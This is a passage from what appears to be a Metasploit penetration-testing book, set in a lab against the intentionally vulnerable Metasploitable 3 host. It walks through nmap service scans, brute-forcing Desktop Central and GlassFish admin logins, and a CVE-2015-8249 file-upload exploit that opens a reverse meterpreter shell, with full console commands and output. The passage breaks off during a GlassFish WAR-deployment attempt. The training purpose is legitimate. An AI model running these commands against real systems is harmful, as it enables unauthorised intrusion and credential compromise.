# @option opts 'connection' [String] Connection header value
# @option opts 'cookie' [String] Cookie header value
# @option opts 'data' [String] HTTP data (only useful with some methods, see rfc2616)
# @option opts 'encode' [Bool] URI encode the supplied URI, default: false
# @option opts 'headers' [Hash] HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>
# @option opts 'method' [String] HTTP method to use in the request, not limited to standard methods
# @option opts 'proto' [String] protocol, default: HTTP
# @option opts 'query' [String] raw query string
# @option opts 'raw_headers' [Hash] HTTP headers
# @option opts 'uri' [String] the URI to request
# @option opts 'version' [String] version of the protocol, default: 1.1
# @option opts 'vhost' [String] Host header value
#
# @return [ClientRequest]
def request_raw(opts={})
  opts = self.config.merge(opts)

  opts['ssl'] = self.ssl
  opts['cgi'] = false
  opts['port'] = self.port

  req = ClientRequest.new(opts)
end
```

Next, `res` is a variable that stores the results. The next instruction returns the result of if not `res` statement. However, when it comes to a successful request, execute the next command that will run the `http_fingerprint` method from the `/lib/msf/core/exploit/http/client.rb` file and store the result in a variable named `fp`. This method will record and filter out information such as `set-cookie`, `powered-by`, and other such headers. This method requires an HTTP response packet to make the calculations. So we will supply `:response => res` as a parameter, which denotes that fingerprinting should occur on the data received from the request generated previously using `res`. However, if this parameter is not given, it will redo everything and get the data again from the source. In the next line, we simply print out the response. The last line, `rescue:: Timeout::Error, :: Errno::EPIPE`, will handle exceptions if the module times out.

Now, let us run this module and see what the output is:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.10.105
RHOSTS => 192.168.10.105
msf auxiliary(http_version) > run

[*] 192.168.10.105:80 Apache/2.4.10 (Debian) ( 302-login.php )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We have now seen how a module works. The concepts remain similar for all the other modules where you can easily navigate to the library functions and can build your modules.

Summary and exercises

Throughout this chapter, we covered scanning extensively over various types of services such as databases, FTP, HTTP, SNMP, NetBIOS, SSL, and more. We looked at how the stuff works for developing custom modules and dismantled some library functions and modules. This chapter will help you answer the following set of questions:

- How do you scan FTP, SNMP, SSL, MSSQL, NetBIOS, and various other services with Metasploit?
- Why is it necessary to scan both TCP and UDP ports?
- How can a Metasploit module be edited inline for fun and profit?

- How are various libraries added to Metasploit modules?
- Where do you look for functions used in a Metasploit module to build a new module?
- What is the format of a Metasploit module?
- How do you print status, information, and error messages in Metasploit modules?

You can try the following self-paced exercises to learn more about the scanners:

- Try executing system commands through MSSQL using the credentials found in the tests
- Try finding a vulnerable web server on your network and find a matching exploit; you can use Metasploitable 2 and Metasploitable 3 for this exercise
- Try writing a simple custom HTTP scanning module with checks for a particularly vulnerable web server (like we did for FTP)

It's now time to switch to the most action-packed chapter of this book-the exploitation phase. We will exploit numerous vulnerabilities based on the knowledge that we learned from this chapter, and we will look at various scenarios and bottlenecks that mitigate exploitation.

3

Exploitation and Gaining Access

In the *Chapter 2, Identifying and Scanning Targets*, we had a precise look at scanning multiple services in a network while fingerprinting their exact version numbers. We had to find the exact version numbers of the services running so that we could exploit the vulnerabilities residing in a particular version of the software. In this chapter, we will make use of the strategies learned in the *Chapter 2, Identifying and Scanning Targets*, to successfully gain access to some systems by taking advantage of their vulnerabilities. We will learn how to do the following:

- Exploit applications using Metasploit
- Test servers for successful exploitation
- Attack mobile platforms with Metasploit
- Use browser-based attacks for client-side testing
- Build and modify existing exploit modules in Metasploit

So let us get started.

Setting up the practice environment

Throughout this chapter and the following ones, we will primarily practice on Metasploitable 2 and Metasploitable 3 (intentionally vulnerable operating systems). Additionally, for the exercises which are not covered in Metasploitable distributions, we will use our customized environment:

- Please follow the instructions to set up Metasploitable 2 at <https://community.rapid7.com/thread/2007>
- To set up Metasploitable 3, refer to <https://github.com/rapid7/metasploitable3>
- Refer to the excellent video tutorials to set up Metasploitable 3 at <https://www.youtube.com/playlist?list=PLZOToVAK85MpnjpcVtNMwmCxMZRFaY6mT>

Exploiting applications with Metasploit

Consider yourself performing a penetration test on a class B range IP network. Let's first add a new `workspace` for our test and switch to it, as shown in the following screenshot:

```
msf > workspace -a ClassBNetwork
[*] Added workspace: ClassBNetwork
msf > workspace ClassBNetwork
[*] Workspace: ClassBNetwork
```

We added a new `workspace` by issuing the `workspace` command followed by the `-a` switch followed by the name of our new workspace. We switched our `workspace` to the one we just created by issuing the `workspace` command again followed by the name of the workspace, which, in our case is `ClassBNetwork`.

Throughout *Chapter 2, Identifying and Scanning Targets*, we used the `tcp` portscan auxiliary module heavily. Let's use it again and see what surprises we have on this network:

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:          - 172.28.128.3:22 - TCP OPEN
[*] 172.28.128.3:          - 172.28.128.3:80 - TCP OPEN
```

Nothing fancy! We merely have two open ports, that is, port 80 and port 22. Let's verify the information found in the scan by issuing the `hosts` command and the `services` command, as shown in the following screenshot:

```
msf auxiliary(tcp) > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info
o  comments
-----
-  -----
172.28.128.3          Unknown          device

msf auxiliary(tcp) > services

Services
=====

host      port  proto  name  state  info
----
172.28.128.3  22    tcp    open
172.28.128.3  80    tcp    open
```

We can see that the information captured in the scan now resides in Metasploit's database. However, we did not find much in the scan. Let's run a more accurate scan in the next section.

Using db_nmap in Metasploit

Nmap is one of the most popular network scanners and is most widely used in penetration testing and vulnerability assessments. The beauty of Metasploit is that it combines the power of Nmap by integrating and storing results in its database. Let's run a basic stealth scan on the target by providing the `-sS` switch. Additionally, we have used the `-p-` switch to tell Nmap to scan for all 65,535 ports on the target, and the `--open` switch to list all the open ports only (this eliminates filtered and closed ports), as shown in the following screenshot:

```
msf > db_nmap -sS 172.28.128.3 -p- --open
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-20
12:33 IST
[*] Nmap: Stats: 0:04:51 elapsed; 0 hosts completed (1 up), 1 un
dergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 23.41% done; ETC: 12:54
(0:15:52 remaining)
[*] Nmap: Stats: 0:10:59 elapsed; 0 hosts completed (1 up), 1 un
dergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 49.49% done; ETC: 12:55
(0:11:13 remaining)
```

We can see providing the preceding command runs a thorough scan on the target. Let's analyze the output generated from the scan as follows:

[*] Nmap: PORT	STATE	SERVICE
[*] Nmap: 21/tcp	open	ftp
[*] Nmap: 22/tcp	open	ssh
[*] Nmap: 80/tcp	open	http
[*] Nmap: 1617/tcp	open	unknown
[*] Nmap: 3000/tcp	open	ppp
[*] Nmap: 4848/tcp	open	appserv-http
[*] Nmap: 5985/tcp	open	wsman
[*] Nmap: 8022/tcp	open	oa-system
[*] Nmap: 8080/tcp	open	http-proxy
[*] Nmap: 8484/tcp	open	unknown
[*] Nmap: 8585/tcp	open	unknown
[*] Nmap: 9200/tcp	open	wap-wsp
[*] Nmap: 49153/tcp	open	unknown
[*] Nmap: 49154/tcp	open	unknown
[*] Nmap: 49160/tcp	open	unknown
[*] Nmap: 49161/tcp	open	unknown

We can see a number of ports open on the target. We can consider them as an entry point to the system if we find any of them vulnerable. However, as discussed earlier, to exploit these services, we will need to figure out the software and its exact version number. `db_nmap` can provide us with the version of software running by initiating a service scan. We can perform a service scan similarly by adding the `-sV` switch to the previous scan command and rerunning the scan:

```

[*] Nmap: Nmap scan report for 172.28.128.3
[*] Nmap: Host is up (0.00075s latency).
[*] Nmap: PORT      STATE      SERVICE      VERSION
[*] Nmap: 21/tcp    open      ftp          Microsoft ftpd
[*] Nmap: 22/tcp    open      ssh          OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open      http         Microsoft IIS httpd 7.5
[*] Nmap: 1617/tcp  open      unknown
[*] Nmap: 3000/tcp  open      http         WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-26))
[*] Nmap: 4848/tcp  open      ssl/http     Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 5985/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8022/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8080/tcp  open      http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 8484/tcp  open      http         Jetty winstone-2.8
[*] Nmap: 8585/tcp  open      http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
[*] Nmap: 8686/tcp  filtered  sun-as-jmxrmi
[*] Nmap: 9200/tcp  open      http         Elasticsearch REST API 1.1.1 (name: Mutant X; Lucene 4.7)
[*] Nmap: 49153/tcp open      msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open      msrpc        Microsoft Windows RPC
[*] Nmap: 49160/tcp open      unknown
[*] Nmap: 49161/tcp open      tcpwrapped
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 58.97 seconds

```

Awesome! We have fingerprinted almost 80% of the open ports with their exact version numbers. We can see we have many attractive services running on the target. Let's verify whether all the information we gathered from the scan has successfully been migrated to Metasploit by issuing the `services` command:

```


msf > services

Services
=====

host      port  proto  name      state  info
-----
172.28.128.3  21    tcp    ftp       open   Microsoft ftpd
172.28.128.3  22    tcp    ssh       open   OpenSSH 7.1 protocol 2.0
172.28.128.3  80    tcp    http      open   Microsoft IIS httpd 7.5
172.28.128.3  1617  tcp    open
172.28.128.3  3000  tcp    http      open   WEBrick httpd 1.3.1 Ruby 2.3.1 (2016-04-26)
172.28.128.3  4848  tcp    ssl/http  open   Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  5985  tcp    http      open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
172.28.128.3  8022  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
172.28.128.3  8080  tcp    http      open   Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
172.28.128.3  8484  tcp    http      open   Jetty winstone-2.8
172.28.128.3  8585  tcp    http      open   Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
172.28.128.3  8686  tcp    sun-as-jmxrmi  filtered
172.28.128.3  9200  tcp    http      open   Elasticsearch REST API 1.1.1 name: Mutant X; Lucene 4.7
172.28.128.3  49153  tcp    msrpc     open   Microsoft Windows RPC
172.28.128.3  49154  tcp    msrpc     open   Microsoft Windows RPC
172.28.128.3  49160  tcp    unknown   open
172.28.128.3  49161  tcp    tcpwrapped open

```

Yup! Metasploit has logged everything. Let's target some web server software such as Apache Tomcat/Coyote JSP Engine 1.1 running on port 8022. However, before firing any exploit, we should always check what application is running on the server by manually browsing to the port through a web browser, as shown in the following screenshot:



Surprise! We have **Desktop Central 9** running on the server on port 8022. However, **Desktop Central 9** is known to have multiple vulnerabilities and its login system can be brute-forced as well. We can now consider this application as a potential door we need to blow off to gain complete access to the system.

Exploiting Desktop Central 9 with Metasploit

We saw in the previous section that we discovered ManageEngine's Desktop Central 9 software running on port 8022 of the server. Let's find a matching module in Metasploit to check whether we have any exploit module or an auxiliary module that can help us break into the application, as shown in the following screenshot:

```
msf > search manageengine_desktop_central

Matching Modules
=====

   Name                                   Disclosure Date   Rank
   Description                                   -----
   -----
   auxiliary/admin/http/manage_engine_dc_create_admin      2014-12-31       normal
   ManageEngine Desktop Central Administrator Account Creation
   auxiliary/scanner/http/manageengine_desktop_central_login      normal
   ManageEngine Desktop Central Login Utility
   exploit/multi/http/manage_engine_dc_pmp_sqli            2014-06-08       excellent
   ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   exploit/windows/http/desktopcentral_file_upload          2013-11-11       excellent
   ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
   exploit/windows/http/desktopcentral_statusupdate_upload    2014-08-31       excellent
   ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
   exploit/windows/http/manageengine_connectionid_write      2015-12-14       excellent
   ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
```

Plenty of modules listed! Let's use the simplest one first, which is `auxiliary/scanner/http/manageengine_desktop_central_login`. This auxiliary module allows us to brute force credentials for Desktop Central. Let's put it to use by issuing a `use` command followed by `auxiliary/scanner/http/manageengine_desktop_central_login`.

Additionally, let's also check which options we need to set for this module to work flawlessly, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/manageengine_desktop_central_login
msf auxiliary(manageengine_desktop_central_login) > show options

Module options (auxiliary/scanner/http/manageengine_desktop_central_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8020	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

We will apparently need to set **RHOSTS** to the IP address of the target. Breaking into an application would be much more fun if we had an admin account which would not only provide us with the access but also grant us privileges to perform various operations. Therefore, let's set the **USERNAME** to admin.

Brute-force techniques are time-consuming. Hence, we can increase the number of threads by setting **THREADS** to 20. We also need a list of passwords to be tried. We can quickly generate one using the CEWL application in Kali Linux. CEWL can quickly crawl through pages of the website to build potential keywords which may be the password of the application. Say we have a site called `nipunjaswal.com`. CEWL will pull off all the keywords from the site to build a potential wordlist with keywords such as Nipun, Metasploit, Exploits, nipunjaswal, and so on. The success of CEWL has been found way higher than the traditional brute force attacks in all my previous penetration tests. So, let us launch CEWL and build a target list as follows:


```
root@mm:~# cewl http://172.28.128.3:8022/configurations.do -w pass.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@diginiinja) (https://diginiinja/)
```

We can see CEWL has generated a file called `pass.txt` since we provided the name of the file to write to using the `-w` switch. Let's set `pass_file` with the path of the file generated by CEWL, as shown in the following screenshot, and run the module:

```
msf auxiliary(manageengine_desktop_central_login) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(manageengine_desktop_central_login) > set RPORT 8022
RPORT => 8022
msf auxiliary(manageengine_desktop_central_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(manageengine_desktop_central_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf auxiliary(manageengine_desktop_central_login) > run

[+] MANAGEENGINE_DESKTOP_CENTRAL - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Within a fraction of a second, we got the correct username and password combination, which is **admin: admin**. Let's verify it by manually logging into the application as follows:



Yeah! We have successfully logged into the application. However, we must take a note that we have just managed application-level access and not system-level access. Moreover, it can't be called a hack since we ran a brute-force attack.



CEWL is more effective on custom web applications, as administrators often tend to use words they encounter everyday while setting up new systems.

To achieve system-level access, let's dig into Metasploit again for modules. Interestingly, we have an exploit module which is `exploit/windows/http/manageengine_connectionid_write`. Let's use the module to gain complete access to the system:

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

  Name          Current Setting  Required  Description
  ----          -
  Proxies                no        A proxy chain of format type:host:port[,
type:host:port][...]
  RHOST                yes        The target address
  RPORT                8022       The target port (TCP)
  SSL                  false      Negotiate SSL/TLS for outgoing connectio
ns
  TARGETURI  /                yes        The base path for ManageEngine Desktop C
entral
  VHOST                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    ManageEngine Desktop Central 9 on Windows
```

Let's set the RHOST and RPORT to 172.28.128.3 and 8022 respectively and issue the exploit command. By default, Metasploit would take reverse meterpreter payload, as shown in the following screenshot:

```
msf exploit(manageengine_connectionid_write) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager eKhHm.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:52277) at 2017-03-20 14:59:11 +0530
[+] Deleted ../webapps/DesktopCentral/jspf/eKhHm.jsp

meterpreter > █
```

We have the meterpreter prompt, which means we have successfully gained access to the target system. Not sure how and what happened in the background? You can always read the description of the exploit and the vulnerability it targets by issuing an info command on the module, which will populate details and description as follows:

Description:

This module exploits a vulnerability found in ManageEngine Desktop Central 9. When uploading a 7z file, the FileUploadServlet class does not check the user-controlled ConnectionId parameter in the FileUploadServlet class. This allows a remote attacker to inject a null byte at the end of the value to create a malicious file with an arbitrary file type, and then place it under a directory that allows server-side scripts to run, which results in remote code execution under the context of SYSTEM. Please note that by default, some ManageEngine Desktop Central versions run on port 8020, but older ones run on port 8040. Also, using this exploit will leave debugging information produced by FileUploadServlet in file rdslog0.txt. This exploit was successfully tested on version 9, build 90109 and build 91084.

References:

<https://community.rapid7.com/community/infosec/blog/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadservlet-connectionid-vulnerability-cve-2015-8249>
<https://cvedetails.com/cve/CVE-2015-8249/>

We can see that the exploitation occurs due to the application not checking for user-controlled input and causes a remote code execution. Let's perform some basic post-exploitation on the compromised system since we will cover advanced post-exploitation in Chapter 4, *Post-Exploitation with Metasploit*:

```
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getpid
Current pid: 4336
meterpreter > sysinfo
Computer      : METASPLOITABLE3
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > idletime
User has been idle for: 4 hours 55 secs
meterpreter >
```

Issuing a `getuid` command fetches the current username. We can see that we have **NT AUTHORITY\LOCAL SERVICE**, which is a highly ranked privilege. The `getpid` command fetches the process ID of the process we have been sitting inside. Issuing a `sysinfo` command generates general system information such as the name of the system, OS type, arch, system language, domain, logged-on users, and type of meterpreter as well. The `idletime` command will display the time the user has been idle. You can always look for various other commands by issuing a `?` at the meterpreter console.

Refer to the usage of meterpreter commands at

<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.

Testing the security of a GlassFish web server with Metasploit

GlassFish is yet another open source application server. GlassFish is highly Java-driven and has been accepted widely in the industry. In my experience of penetration testing, I have come across GlassFish-driven web servers several times but quite rarely, say 1 out of 10 times. However, more and more businesses are moving onto GlassFish technology; we must keep up. In our scan, we found a GlassFish server running on port 8080 with its servlet running on port 4848. Let's dig into Metasploit again to search any modules for a GlassFish web server:

```
msf > search glassfish
```

Matching Modules

```
=====
```

Name	Disclos
auxiliary/dos/http/hashcollision_dos	2011-12
-28 normal Hashtable Collisions	
auxiliary/scanner/http/glassfish_login	
normal GlassFish Brute Force Utility	
exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl	2012-10
-16 excellent Java Applet AverageRangeStatisticImpl Remote Code Execution	
exploit/multi/http/glassfish_deployer	2011-08
-04 excellent Sun/Oracle GlassFish Server Authenticated Code Execution	
exploit/multi/http/struts_code_exec_classloader	2014-03
-06 manual Apache Struts ClassLoader Manipulation Remote Code Executio	

Searching the module, we will find various modules related to GlassFish. Let's take a similar approach to the one we took for the previous module and start brute forcing to check for authentication weaknesses. We can achieve this using the `auxiliary/scanner/http/glassfish_login` module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/http/glassfish_login
```

```
msf auxiliary(glassfish_login) > set RHOST 172.28.128.3
```

```
RHOST => 172.28.128.3
```

```
msf auxiliary(glassfish_login) > set USERNAME admin
```

```
USERNAME => admin
```

```
msf auxiliary(glassfish_login) > set PASS_FILE /usr/share/wordlists/fasttrack.txt
```

```
PASS_FILE => /usr/share/wordlists/fasttrack.txt
```

```
msf auxiliary(glassfish_login) > set THREADS 20
```

```
THREADS => 20
```

```
msf auxiliary(glassfish_login) > set STOP_ON_SUCCESS true
```

```
STOP_ON_SUCCESS => true
```

```
msf auxiliary(glassfish_login) > run
```

Let's set the `RHOST`, desired username to break into, the password file (which is `fasttrack.txt` listed in the `/usr/share/wordlists` directory in Kali Linux), the number of threads (to increase the speed of the attack), and `STOP_ON_SUCCESS` to `true` so that, once the password is found, the brute-forcing should stop testing for more credentials. Let's see what happens when we run this module:

```
msf auxiliary(glassfish_login) > run

[*] GLASSFISH - Checking if Glassfish requires a password...
[*] GLASSFISH - Glassfish is protected with a password
[+] GLASSFISH - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We successfully obtained the credentials. We can now log in to the application to verify whether the credentials work and can maneuver around the application as follows:



Cool! At this point, you might be wondering whether we will now search for an exploit in Metasploit and use it to exploit to system-level access, right? Wrong! Why? Remember the version of GlassFish running on the server? It is GlassFish 4.0, which is not known to have any highly critical vulnerabilities at this point in time. So, what next? Should we leave our access restricted to application level? Alternatively, we could try something out of the box. When we made a search on `glassfish` in Metasploit, we came across another module, `exploit/multi/http/glassfish_deployer`; can we take advantage of that? Yes! What we will do is to create a malicious `.war` package and deploy it on the GlassFish server, which causes remote code execution. Since we already have credentials to the application, it should be a piece of cake. Let's see:

```
msf > use exploit/multi/http/glassfish_deployer
msf exploit(glassfish_deployer) > show options

Module options (exploit/multi/http/glassfish_deployer):

  Name          Current Setting  Required  Description
  ----          -
  APP_RPORT     8080             yes       The Application interface port
  PASSWORD      no               no        The password for the specified username
  Proxies       no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         no               yes       The target address
  RPORT         4848             yes       The target port (TCP)
  SSL           false            no        Negotiate SSL for outgoing connections
  TARGETURI     /                yes       The URI path of the GlassFish Server
  USERNAME      admin            no        The username to authenticate as
  VHOST         no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Let's set all the necessary parameters, such as RHOST, PASSWORD (which we found in the previously demonstrated module), and USERNAME (if other than admin), and run the module as follows:

```
msf exploit(glassfish_deployer) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf exploit(glassfish_deployer) > set PASSWORD sploit
PASSWORD => sploit
msf exploit(glassfish_deployer) > exploit
```

We should be seeing a remote shell popping up, right? Let's see:

```
[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:sploit
[-] Exploit aborted due to failure: no-access: http://172.28.128.3:4848/ - Glass
Fish - Failed to authenticate
[*] Exploit completed, but no session was created.
```

Alas! The exploit got aborted due to failure since we do not have access to `http://172.28.128.3:4848`, and we failed to authenticate. What could be the reason? The reason is that port 4848 is running an HTTPS version of the application and we were trying to connect to the HTTP one. Let's set SSL to `true`, as shown in the following screenshot:

```
msf exploit(glassfish_deployer) > set SSL true
SSL => true
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Attempting to automatically select a target...
[-] Exploit aborted due to failure: no-target: Unable to automatically select a
target
[*] Exploit completed, but no session was created.
msf exploit(glassfish_deployer) >
```

Great! We managed to connect to the application successfully. However, our exploit still failed since it cannot automatically select the target. Let's see what all the supported targets for the module are, using the `show targets` command as follows:

```
msf exploit(glassfish_deployer) > show targets

Exploit targets:

   Id  Name
   --  ---
   0    Automatic
   1    Java Universal
   2    Windows Universal
   3    Linux Universal

msf exploit(glassfish_deployer) > set target 1
target => 1
```

Since we know that GlassFish is a Java-driven application, let's set the target as Java by issuing the `set target 1` command. Additionally, since we changed the target, we need to set a compatible payload. Let's issue the `show payloads` command to populate all the matching payloads which can be used on the target. However, the best payloads are meterpreter ones since they provide a lot of flexibility with various support and functions all together:

```
msf exploit(glassfish_deployer) > show payloads

Compatible Payloads
=====

   Name                                     Disclosure Date  Rank    Description
   ----                                     -
generic/custom                               normal    Custom Payload
generic/shell_bind_tcp                       normal    Generic Command Shell
1, Bind TCP Inline                           normal    Generic Command Shell
generic/shell_reverse_tcp                   normal    Generic Command Shell
1, Reverse TCP Inline                       normal    Generic Command Shell
java/meterpreter/bind_tcp                   normal    Java Meterpreter, Java
va Bind TCP Stager                          normal    Java Meterpreter, Java
java/meterpreter/reverse_http               normal    Java Meterpreter, Java
va Reverse HTTP Stager                     normal    Java Meterpreter, Java
java/meterpreter/reverse_https              normal    Java Meterpreter, Java
va Reverse HTTPS Stager                    normal    Java Meterpreter, Java
java/meterpreter/reverse_tcp                normal    Java Meterpreter, Java
